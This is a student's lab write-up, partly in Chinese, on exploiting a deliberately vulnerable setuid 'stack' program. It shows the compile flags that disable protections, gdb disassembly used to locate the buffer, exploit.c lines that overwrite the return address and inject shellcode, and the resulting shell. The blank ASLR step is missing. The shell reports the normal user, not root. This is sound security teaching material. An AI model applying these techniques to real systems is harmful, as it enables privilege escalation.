lab 2.3


overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.

steps

1. 禁用地址空间随机化



2. 编译stack, `sudo gcc -o stack -z execstack -fno-stack-protector stack.c` , `chmod 4755 stack`
3. 进入gdb调试stack,使用 `disass bof` 查看bof函数段的汇编代码

```
thy@thy-virtual-machine:~/桌面/sp2022/lab2.3$ gdb stack
GNU gdb (Ubuntu 10.2-0ubuntu1~20.04~1) 10.2
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(No debugging symbols found in stack)
(gdb) disass bof
Dump of assembler code for function bof:
   0x00000000000011a9 <+0>:     endbr64
   0x00000000000011ad <+4>:     push   %rbp
   0x00000000000011ae <+5>:     mov    %rsp,%rbp
   0x00000000000011b1 <+8>:     sub    $0x20,%rsp
   0x00000000000011b5 <+12>:    mov    %rdi,-0x18(%rbp)
   0x00000000000011b9 <+16>:    mov    -0x18(%rbp),%rdx
   0x00000000000011bd <+20>:    lea    -0xc(%rbp),%rax
   0x00000000000011c1 <+24>:    mov    %rdx,%rsi
   0x00000000000011c4 <+27>:    mov    %rax,%rdi
   0x00000000000011c7 <+30>:    call   0x1080 <strcpy@plt>
   0x00000000000011cc <+35>:    mov    $0x1,%eax
   0x00000000000011d1 <+40>:    leave
   0x00000000000011d2 <+41>:    ret
End of assembler dump.
(gdb) S
```

4. 可以看到buffer段在距离rbp指针0xc+8=0x14的地址处
5. 使用 `break *bof+27` 设置断点,查看程序运行到此处时的rax值


```
Dump of assembler code for function bof:
   0x00000000000011a9 <+0>:     endbr64
   0x00000000000011ad <+4>:     push   %rbp
   0x00000000000011ae <+5>:     mov    %rsp,%rbp
   0x00000000000011b1 <+8>:     sub    $0x20,%rsp
   0x00000000000011b5 <+12>:    mov    %rdi,-0x18(%rbp)
   0x00000000000011b9 <+16>:    mov    -0x18(%rbp),%rdx
   0x00000000000011bd <+20>:    lea    -0xc(%rbp),%rax
   0x00000000000011c1 <+24>:    mov    %rdx,%rsi
   0x00000000000011c4 <+27>:    mov    %rax,%rdi
   0x00000000000011c7 <+30>:    call   0x1080 <strcpy@plt>
   0x00000000000011cc <+35>:    mov    $0x1,%eax
   0x00000000000011d1 <+40>:    leave
   0x00000000000011d2 <+41>:    ret
End of assembler dump.
(gdb) break *bof+27
Breakpoint 1 at 0x11c4
(gdb) run
Starting program: /home/thy/桌面/sp2022/lab2.3/stack

Breakpoint 1, 0x00005555555551c4 in bof ()
(gdb) i r rax
rax            0x7fffffffdbb4      140737488346036
(gdb)
```

6. 在exploit.c中填入以下代码以进行缓冲区溢出攻击

```
/* You need to fill the buffer with appropriate contents
here */
strcpy(buffer+0x14,"\xb4\xdc\xff\xff\xff\x7f");
strcpy(buffer+0x100,code);
```

7. 编译exploit.c,并运行stack进行缓冲区溢出攻击,可以观察到攻击成功

```
gcc -o exploit exploit.c
./exploit
./stack
```


thy@thy-virtual-machine: ~/桌面/sp2022/lab2.3
Quit anyway? (y or n) y
thy@thy-virtual-machine:~/桌面/sp2022/lab2.3$ gcc -o exploit exploit.c
thy@thy-virtual-machine:~/桌面/sp2022/lab2.3$ ./exploit
thy@thy-virtual-machine:~/桌面/sp2022/lab2.3$ gdb stack
GNU gdb (Ubuntu 10.2-0ubuntu1~20.04~1) 10.2
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...
(No debugging symbols found in stack)
(gdb) break *bof+27
Breakpoint 1 at 0x11c4
(gdb) run
Starting program: /home/thy/桌面/sp2022/lab2.3/stack
Breakpoint 1, 0x00005555555551c4 in bof ()
(gdb) i r rax
rax 0x7fffffffdbb4 140737488346036
(gdb) next
Single stepping until exit from function bof,
which has no line number information.
0x00007fffffffdcb4 in ?? ()
(gdb) next
Cannot find bounds of current function
(gdb) q
A debugging session is active.
Inferior 1 [process 69326] will be killed.
Quit anyway? (y or n) y
thy@thy-virtual-machine:~/桌面/sp2022/lab2.3$ ./stack
$ whoami
thy
$